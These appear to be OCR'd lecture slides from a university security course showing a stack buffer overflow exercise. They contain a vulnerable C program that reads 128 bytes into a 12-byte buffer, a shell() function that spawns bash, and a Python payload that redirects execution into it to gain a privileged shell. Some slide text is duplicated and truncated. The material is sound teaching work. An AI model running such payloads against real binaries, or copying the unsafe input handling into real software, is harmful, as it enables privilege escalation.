(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```



Buffer Overflow – An Example

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```




BUFFER OVERFLOW – AN EXAMPLE

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



BUFFER OVERFLOW – AN EXAMPLE


- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```

```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```



  - Now the program will run the shell()
  - It will run the bash shell with a higher privilege
  - You can 'cat' the flag

Thank You!

Sanghyun Hong

https://secure-ai.systems/courses/Sec-Grad/current

Oregon State University

SAIL
Secure AI Systems Lab